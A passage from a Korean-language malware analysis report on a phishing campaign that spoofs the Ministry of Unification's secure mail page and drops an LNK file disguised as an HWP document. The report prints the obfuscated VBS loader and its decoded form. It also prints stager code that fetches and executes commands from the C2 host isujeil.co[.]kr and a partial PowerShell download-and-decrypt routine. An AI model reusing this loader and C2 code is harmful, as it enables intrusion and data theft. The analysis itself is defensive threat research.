            tUQqVs/Bmz6/nBvNP6TVg15RNd+0bVGEwxB2+dQC+bR2V/gd3A5+Rn9o2hihr39hSCCdkIwW
            duh64pudrnBxadkXsuAAsZBTa/oYGf5igVjLr2xBLVZCrV/8BgozB32rbAGH6MH+SebLEmv6
            MKX69ou2ihXO0/hKIIqFLHru25TJtnf7DL8hLFr3ywkc2k9LRTSGH7Vl+bQlW4aIUjm5aTr7
            dPsV/jaZ/FFW00ITO7QD7ebkfZ6IRb1giqaF2VEIm5bC4hffxAbzdyphlr/UHFmCS1h+ytfd
            qdtqGzXQpa/xThsm1YCrTDZDBSsFHa9snP3UwFH2AuIDFtC+7XxBBHpCDG4VUKAnf80V+1gR
            S57P3j6s/lE1Q+7bf62r/cL2hX2rbjt2K2XT/rbYxhLFLFWG0AL1AtqMKbD9Wx3MEjT90uFz
            ZUK1sp6mfeCDD+FXtt6tbHhDA0QpLQJlb2rRTOKc4FY1/pjX+dh7ssZ/ONP5JIy/dGz9sZdu
```

[그림 25] 'email_17107031014.html' 파일 코드 일부 모습

코드 내부를 살펴보면 통일부 시큐어 메일을 일부 조작해 사용한 것을 알 수 있다. 특이하게도 임의 변경된 부분에 별도의 주석처리가 포함되어 있는데, 공격자가 수정 기록을 남겨둔 것이 흥미롭다.

수정된 명령어 영역에 'john_modified' 표현 등이 주석으로 사용되었는데, 공격자는 수정된 부분을 확인하며,


테스트를 수행한 것으로 추정된다.

본 캠페인의 추적과정 중 비슷한 계열의 변종도 발견했는데, 한글 폰트 설정 문자가 비정상적으로 깨져 피싱 화면이 제대로 출력되지 않는 오류 버전도 확인했다. 따라서 해당 공격은 실패했을 가능성이 높다.

```
820 <div id="_fpWr" class="_hidden">
821     <!-- Flash Player k35m8m 1k4 m k)4 -->
822     <div id="fpInfoDiv" class="max center">
823         <div>
824             <div class="fpBorderDiv">
825                 <div class="fpDescWr">1,1)1$18 k8k<1-01  1+1 k "Flash Player" 1
                    m 1m)k$.</div>
826                 <div class="fpSubDescWr">
827                     <p>1$m     : Flash Playerk! k35m8m 1$m     </p>
828                     <p>17(1-: JavaScriptk! k35m8m 1$m  </p>
829                 </div>
830                 <div class="fpBtnWr">
831                     <div>
832                         <span class="btn accept" id="fpDecryptBtn">1$m     </span>
833                         <span class="btn cancel" id="jsDecryptBtn">17(1-</span>
834                     </div>
835                 </div>
836             </div>
837         </div>
838     </div>
839 </div><br/>
840
841 <div id="_mainWr" class="_hidden" align="left">
842     <table id="_mainWrTable" border="0" cellspacing="0" cellpadding="0"
    background="http://webmail.unikorea.go.kr:80/resources/theme/securemail/bg.png">
843         <tr>
844             <td id="_mainWrTd" align="left">
845                 <ul id="_mainWrUl">
846                     <!-- <li>k9 k0 k2m8 m8: </li> -->
847                     <li>
848                         k9 k0 k2m8: <input type="password" id="pwInput" value=""/>
849                         <span class="btn pwbtn" id="pwBtn">m18</span>
850                     </li>
851                 </ul>
852             </td>
853         </tr>
854     </table>
855 </div><br/>
856
857 <div class="_hidden">
858     <a id="_downAnchor"></a>
859 </div>
860
861 <!-- Blocking LoadMask m)4 1 1 1;$1$m . -->
862 <div id="loadingDiv" class="max center">
863     <div>
```

[그림 26] 한글 표기 부분이 깨진 상태로 사용된 코드 일부

한편 보안메일 화면의 비밀번호 기재란에 별다른 입력 상관없이 [확인] 버튼을 클릭하면 본문 내용과 함께 '통일부 인권인도실장 면담 관련.rar' 파일이 첨부된 것을 볼 수 있다.



[그림 27] **보안메일 다음 단계에서 출력되는 본문 내용**

한편 보안메일 화면의 비밀번호 기재란에 별다른 입력 상관 없이 [확인] 버튼을 클릭하면 본문 내용과 함께 '통일부 인권인도실장 면담 관련.rar' 파일이 첨부된 것을 볼 수 있다.


[그림 28] **RAR 압축 내부에 포함된 부속 파일 화면**

'통일부 인권인도실장 면담 관련.rar' 압축 파일 내부에는 2개의 포함이 존재하는 것을 알 수 있다.

[표 13] RAR 압축 내부에 포함된 파일 정보

파일명	파일크기
2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk	52,950 바이트
20231025_인권인도실 사례비 양식.hwp	39,424 바이트

압축 파일 내부에 존재하는 '20231025_인권인도실 사례비 양식.hwp' 파일의 경우 정상 문서로 사례비 지급 의뢰서 내용을 담고 있다. 이 파일의 내부 문서 요약과 통계 정보를 살펴보면, 지은이는 'pps' 이름이 있고, 마지막 저장한 사람은 'Leopard' 이름이 사용된 것을 볼 수 있다.



[그림 29] 미끼로 사용된 정상 HWP 문서 파일의 정보


공격자는 미끼용 정상 HWP 문서 파일과 폴더 옵션 확장자 숨김 디폴트 설정에 따라, 마치 HWP 파일처럼 보이게 만든 이중 확장자의 LNK 악성 파일을 공격 전략으로 사용했다.

'2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk' 파일을 'LECmd' 도구로[11] 내부 명령을 파싱해 보면 다음과 같이 난독화 처리된 Powershell 명령을 볼 수 있다.

11) https://ericzimmerman.github.io/#!index.md

[그림 30] LNK 바로가기 파일에 포함된 악성 명령어


Powershell 명령을 통해 LNK 파일의 전체 크기(0x0000CED6)인 52,950 바이트를 확인한다. 선언된 코드상 오프셋 0부터 8202 위치까지가 정상 HWP 문서 파일의 시작 위치이고, 오프셋 0부터 52234 위치까지가 악성 VBS 파일의 시작 위치인 것을 확인한다.



[그림 31] LNK 내부에 삽입된 정상 HWP 문서와 악성 VBS 코드

Powershell 명령을 통해 내부에 삽입된 정상 문서(2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp)와 악성 스크립트(tmp<랜덤숫자9자리조합>.vbs)는 임시폴더(Temp) 경로에 생성되고 실행된다.

정상 HWP 문서 파일이 실행되면 다음과 같은 내용이 보여진다.



[그림 32] 통일부 인권인도실 보고자료 내용을 담은 모습

통일부 인권인도실 업무상황 보고자료 내용이 보여지면서, tmp 문자열과 랜덤한 숫자 9자리가 조합된 VBS 악성 코드가 실행된다. 내부에는 다음과 같은 스크립트가 포함되어 있다.

[표 14] VBS 내부 코드 내용

```
Decode = "":for i = 1 to 620:  Decode = Decode +
chr(Asc(mid(";Po!Fssps!Sftvnf!Ofyu;Tvc!TfuJFTubuf)*;Dpotu!il!)!'!91111112;sfhejs!)!#Tpguxbsf]Njdsp
tpgu]Joufsofu!Fyqmpsfs]Nbjo#;Xjui!HfuPckfdu)#xjonhnut;]sppu]efgbvmu;TueSfhQspw#*;/TfuTusjoh
Wbmvf!il-!sfhejs-!#Difdl`Bttpdjbujpot#-!#op#;/TfuExpseWbmvf!!il-!sfhejs-!#EjtbcmfGjstuSvoDvtup
nj{f#-!2;/TfuExpseWbmvf!!il-!#Tpguxbsf]Njdsptpgu]Fehf]JFUpFehf#-!#SfejsfdujpoNpef#-!1!;Foe!Xj
ui;Foe!Tvc;TfuJFTubuf;vj!)!#xxx/jtvkfjm/dp/ls0qh0ben0jnh0vqmpbe1#;Xjui!DsfbufPckfdu)#Joufsofu
Fyqmpsfs/Bqqmjdbujpo#*;/Obwjhbuf!#iuuq;00#!'!vj!'!#0mjtu/qiq@rvfsz)2#;Ep!xijmf!/cvtz;XTdsjqu/T
mffq!211;Mppq;cu)/Epdvnfou/Cpez/JoofsUfyu;/Rvju;Foe!Xjui;Fyfdvuf)cu*;;",i,1))  -  (1)):Next:Execut
e Decode:
```

디코드 루틴은 621개의 ASCII 문자열을 (-1) 쉬프트하여 실행하게 된다. 따라서 문자 배열은 다음과 같이 역순으로 한칸씩 이동 변환된다.

- P => O
- o => n
- F => E
- s => r

Dec	Hx	Oct	Binary	Chr	Dec	Hx	Oct	Binary	Chr	Dec	Hx	Oct	Binary	Chr	Dec	Hx	Oct	Binary	Chr
0	00	000	00000000	NUL	32	20	040	00100000	Space	64	40	100	01000000	@	96	60	140	01100000	`
1	01	001	00000001	SOH	33	21	041	00100001	!	65	41	101	01000001	A	97	61	141	01100001	a
2	02	002	00000010	STX	34	22	042	00100010	"	66	42	102	01000010	B	98	62	142	01100010	b
3	03	003	00000011	ETX	35	23	043	00100011	#	67	43	103	01000011	C	99	63	143	01100011	c
4	04	004	00000100	EOT	36	24	044	00100100	$	68	44	104	01000100	D	100	64	144	01100100	d
5	05	005	00000101	ENQ	37	25	045	00100101	%	69	45	105	01000101	E	101	65	145	01100101	e
6	06	006	00000110	ACK	38	26	046	00100110	&	70	46	106	01000110	F	102	66	146	01100110	f
7	07	007	00000111	BEL	39	27	047	00100111	'	71	47	107	01000111	G	103	67	147	01100111	g
8	08	010	00001000	BS	40	28	050	00101000	(	72	48	110	01001000	H	104	68	150	01101000	h
9	09	011	00001001	TAB	41	29	051	00101001	)	73	49	111	01001001	I	105	69	151	01101001	i
10	0A	012	00001010	LF	42	2A	052	00101010	*	74	4A	112	01001010	J	106	6A	152	01101010	j
11	0B	013	00001011	VT	43	2B	053	00101011	+	75	4B	113	01001011	K	107	6B	153	01101011	k
12	0C	014	00001100	FF	44	2C	054	00101100	,	76	4C	114	01001100	L	108	6C	154	01101100	l
13	0D	015	00001101	CR	45	2D	055	00101101	-	77	4D	115	01001101	M	109	6D	155	01101101	m
14	0E	016	00001110	SO	46	2E	056	00101110	.	78	4E	116	01001110	N	110	6E	156	01101110	n
15	0F	017	00001111	SI	47	2F	057	00101111	/	79	4F	117	01001111	O	111	6F	157	01101111	o
16	10	020	00010000	DLE	48	30	060	00110000	0	80	50	120	01010000	P	112	70	160	01110000	p
17	11	021	00010001	DC1	49	31	061	00110001	1	81	51	121	01010001	Q	113	71	161	01110001	q
18	12	022	00010010	DC2	50	32	062	00110010	2	82	52	122	01010010	R	114	72	162	01110010	r
19	13	023	00010011	DC3	51	33	063	00110011	3	83	53	123	01010011	S	115	73	163	01110011	s
20	14	024	00010100	DC4	52	34	064	00110100	4	84	54	124	01010100	T	116	74	164	01110100	t
21	15	025	00010101	NAK	53	35	065	00110101	5	85	55	125	01010101	U	117	75	165	01110101	u
22	16	026	00010110	SYN	54	36	066	00110110	6	86	56	126	01010110	V	118	76	166	01110110	v
23	17	027	00010111	ETB	55	37	067	00110111	7	87	57	127	01010111	W	119	77	167	01110111	w
24	18	030	00011000	CAN	56	38	070	00111000	8	88	58	130	01011000	X	120	78	170	01111000	x
25	19	031	00011001	EM	57	39	071	00111001	9	89	59	131	01011001	Y	121	79	171	01111001	y
26	1A	032	00011010	SUB	58	3A	072	00111010	:	90	5A	132	01011010	Z	122	7A	172	01111010	z
27	1B	033	00011011	ESC	59	3B	073	00111011	;	91	5B	133	01011011	[	123	7B	173	01111011	{
28	1C	034	00011100	FS	60	3C	074	00111100	<	92	5C	134	01011100	\	124	7C	174	01111100	|
29	1D	035	00011101	GS	61	3D	075	00111101	=	93	5D	135	01011101	]	125	7D	175	01111101	}
30	1E	036	00011110	RS	62	3E	076	00111110	>	94	5E	136	01011110	^	126	7E	176	01111110	~
31	1F	037	00011111	US	63	3F	077	00111111	?	95	5F	137	01011111	_	127	7F	177	01111111	DEL

[그림 33] ASCII 문자표 변환 차트

[표 15] VBS 코드 디코딩 화면


```
:On Error Resume Next:Sub SetIEState():Const hk = &H80000001:regdir
= "Software\Microsoft\Internet Explorer\Main":With
GetObject("winmgmts:\root\default:StdRegProv"):.SetStringValue hk,
regdir, "Check_Associations", "no":.SetDwordValue  hk, regdir,
"DisableFirstRunCustomize", 1:.SetDwordValue  hk,
"Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0 :End
With:End Sub:SetIEState:ui =
"www.isujeil.co[.]kr/pg/adm/img/upload0":With
CreateObject("InternetExplorer.Application"):.
Navigate "http://" & ui & "/list.php?query=1":Do while .busy:WScript.Sleep
100:Loop:bt=.Document.Body.InnerText:.Quit:End With:Execute(bt)::
```

디코딩된 후 실행된 VBS 코드는 오류가 발생할 때 스크립트를 중단하지 않고 계속 실행하도록 구문을 설정한다. 그 다음에 인터넷 익스플로러(iexplore.exe)를 호출하여 명령제어(C2) 서버 주소로 접속을 시도한다.

[표 16] 악성파일과 명령제어(C2) 서버 주소

악성파일명	C2
2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp	isujeil.co[.]kr/pg/adm/img/upload0/list.php?query=1
tmp+랜덤숫자9자리조합.vbs (예) tmp298855589.vbs	

C2 주소로 통신이 시도되고 [list.php?query=1] 인자값 호출이 성공되면 다음 명령이 작동된다.



[그림 34] 웹 브라우저 접속시 보여지는 C2 서버 명령어

C2 접속이 성공되면 하기 내용이 호출되고, OS 버전 '10' 미만 비교 조건 루틴에 따라 컴퓨터 주요 정보 수집 및 자료 유출이 시도된다. [list.php?qu=6] 명령이 컴퓨터 시스템의 하드웨어 및 OS 정보, 다운로드 폴더 및 프로세스 리스트 등이 주요 수집 대상이다.


[표 17] C2 주소의 [list.php?qu=1] 인자값으로 연결된 악성 코드 화면

```
strHost = "www.isujeil.co[.]kr"
strAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0
Safari/537.36"
pwd = "pa55w0rd"

If ver < 10 Then
	vTxt = "On Error Resume Next:With
CreateObject(""InternetExplorer.Application""):.Navigate ""http://" &
strHost & "/pg/adm/img/upload0/list.php?qu=6"":Do
while .busy:WScript.Sleep
100:Loop:bt=.Document.Body.InnerText:.Quit:End With:Execute(bt)"
	Reserve vPath, vTxt
	Reg vPath
Else

	psTxt = "using namespace System.IO;" & _
			"using namespace System.Security.Cryptography;" & _
			"$uh='http://" & strHost & "';" & _
			"$req=@{uri=$uh+$args[0];useragent='" & strAgent & "'};" & _
			"$bytes=(wget @req).content;" & _
			"$im=New-Object MemoryStream(,$bytes);" & _
			"$om=New-Object MemoryStream;" & _
			"$s=New-Object Byte[](32);" & _
			"$len=$im.Read($s,0,$s.Length);" & _
			"if($len -ne $s.Length){exit;}" & _
			"$pwd='" & pwd & "';" & _
			"$pb=New-Object Rfc2898DeriveBytes($pwd, $s);" & _
			"$key=$pb.GetBytes(32);" & _
